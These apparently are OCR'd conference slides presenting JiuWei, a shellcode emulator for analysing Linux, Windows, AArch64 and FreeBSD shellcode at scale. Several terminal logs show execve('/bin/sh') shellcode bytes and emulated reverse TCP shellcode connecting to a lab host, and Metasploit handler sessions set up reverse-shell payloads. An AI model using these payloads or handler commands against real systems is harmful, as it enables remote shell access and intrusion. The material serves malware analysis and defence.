
```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%0.2x:\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```

- Setup LDR_DATA_TABLE_ENTRY for Loaded Modules
- Setup Three Double Linked Lists
- Parse DLL & Get All Export Functions
- Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode

How Does JiuWei Helps

Analyze Shellcode At Large Scale



Automated and Highly Performance and Scalable Platform


DEMO

Demo Setup


python™

Thinkpad X230 with Ubuntu 64Bit with 2K Display Mod

Linux AARCH 64 and *BSD Shellcode



AARCH64 Reverse TCP Shellcode



FreeBSD 64 Reverse TCP Shellcode

Linux x86_32 and x86_64 Shellcode

```
(20:52:37):xwings@bespin:<~/jiuwei>
(107)$ python ./box.py --lin32 --quiet --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: quiet
================================================================================

>>> syscall execve(/bin//sh)

================================================================================
Emulation done
================================================================================
```

```
(20:52:29):xwings@bespin:<~/jiuwei>
(106)$ python ./box.py --lin32 --debug --asm -f samples/lin32_execve.asm
>>> Initiate Keystone Engine

================================================================================
Emulate Linux X86_32 Code, MODE: debug
================================================================================


>>> Tracing basic block at 0x1000000, block size = 0x13
>>> PC= 0x1000000, SIZE= 0x2 : 31 c0            xor     eax, eax
>>> PC= 0x1000002, SIZE= 0x1 : 50               push    eax
>>> PC= 0x1000003, SIZE= 0x5 : 68 2f 2f 73 68   push    0x68732f2f
>>> PC= 0x1000008, SIZE= 0x5 : 68 2f 62 69 6e   push    0x6e69622f
>>> PC= 0x100000d, SIZE= 0x2 : 87 e3            xchg    ebx, esp
>>> PC= 0x100000f, SIZE= 0x2 : b0 0b            mov     al, 0xb
>>> PC= 0x1000011, SIZE= 0x2 : cd 80            int     0x80
>>> syscall execve(/bin//sh)

================================================================================
Emulation done
================================================================================
```

Debug and Quiet Mode with HEX, Binary and ASM Input

Metasploit Generated Shellcode – Linux

```
➜  jiuwei git:(master) ./box.py --lin32 --asm -f samples/linux_x86_shell_rever
se_tcp.asm
>>> Initiate Keystone Engine

================================================================================
==
Emulate Linux X86_32 Code, MODE:
================================================================================
==

--->>> GDT set DS
--->>> GDT set CS
--->>> GDT set SS
>>> syscall socketcall(call = 1, args = 0x10ffff4)
|-->>> socket(domain = 2, type = 1, protocol = 0)
>>> retrun value = 3
>>> syscall socketcall(call = 3, args = 0x10fffe4)
|-->>> connect(sockfd = 3, addr = 0x10ffff0, addrlen = 0x66)
|-->>> connect to : 192.168.204.133:4444
>>> retrun value = 3
>>> syscall mprotect(addr = 0x10ff000, len = 0x1000, port = 0x7)
>>> syscall read(fd = 3, buf = 0x10fffe8, len = 3072)
>>> return value = 36
>>> SYS_DUP2(3, 2)
>>> SYS_DUP2(3, 1)
>>> SYS_DUP2(3, 0)
>>> syscall execve(/bin//sh)

================================================================================
==
Emulation done
================================================================================
==
```

```
root@kali:~# msfconsole


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||



       =[ metasploit v5.0.2-dev                           ]
+ -- --=[ 1852 exploits - 1046 auxiliary - 325 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (36 bytes) to 192.168.204.1
[*] Command shell session 1 opened (192.168.204.133:4444 -> 192.168.204.1:5662
1) at 2019-04-26 23:55:04 +0800
[*] 192.168.204.1 - Command shell session 1 closed.
```

Reverse TCP Shellcode

Metasploit Generated Shellcode – Windows

```
➜  jiuwei git:(master) ./box.py --win32 --bin -f samples/win32_shell_reverse_tcp.bin
>>> Load BIN from samples/win32_shell_reverse_tcp.bin

================================================================================
Emulate Windows X86_32 Code, MODE:
================================================================================

>> Loading os/dlls/win7sp1_32/ntdll.dll to 78000
>> Done with loading os/dlls/win7sp1_32/ntdll.dll
>> Loading os/dlls/win7sp1_32/kernel32.dll to 1b8e00
>> Done with loading os/dlls/win7sp1_32/kernel32.dll
>> Loading os/dlls/win7sp1_32/user32.dll to 28ce00
>> Done with loading os/dlls/win7sp1_32/user32.dll
0x4009d:        call LoadLibraryA("ws2_32")
>> Loading os/dlls/win7sp1_32/ws2_32.dll to 355000
>> Done with loading os/dlls/win7sp1_32/ws2_32.dll
0x400ad:        call WSAStartup(0x190, 0xbe68)
0x400ca:        call WSASocketA(2, 1, 0, 0, 0, 0)
0x400d6:        call connect(0, 48732, 16), ip: 192.168.204.133 port: 4444
0x400f1:        call recv(0x0, 0xbe5c, 0x4, 0x0)
0x40109:        call VirtualAlloc(0x0, 267, 0x1000, 0x40)
0x40117:        call recv(0x0, 0x1000000, 0x10b, 0x0)
0x10000de:      call CreateProcessA(0, bytearray(b'cmd'), ...)
0x10000ec:      call WaitForSingleObject(0, 0xffffffff)
0x10000f8:      call GetVersion()
0x100010b:      call ExitProcess(0x00)

================================================================================
Emulation done
================================================================================
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.204.133
LHOST => 192.168.204.133
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.204.133:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.204.1
[*] Command shell session 1 opened (192.168.204.133:4444 -> 192.168.204.1:52572) at 2019-04-
21 15:45:26 +0800

[*] 192.168.204.1 - Command shell session 1 closed.
msf5 exploit(multi/handler) >
```

Reverse TCP Shellcode

Questions

JiuWei (九尾)

Cross Platform Multi Arch Shellcode Executor

KaiJern LAU, kj -at- theshepherd.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
TianZhe Ding, dliv3 -at- gmail.com
BoWen Sun, w1tcher.bupt -at- gmail.com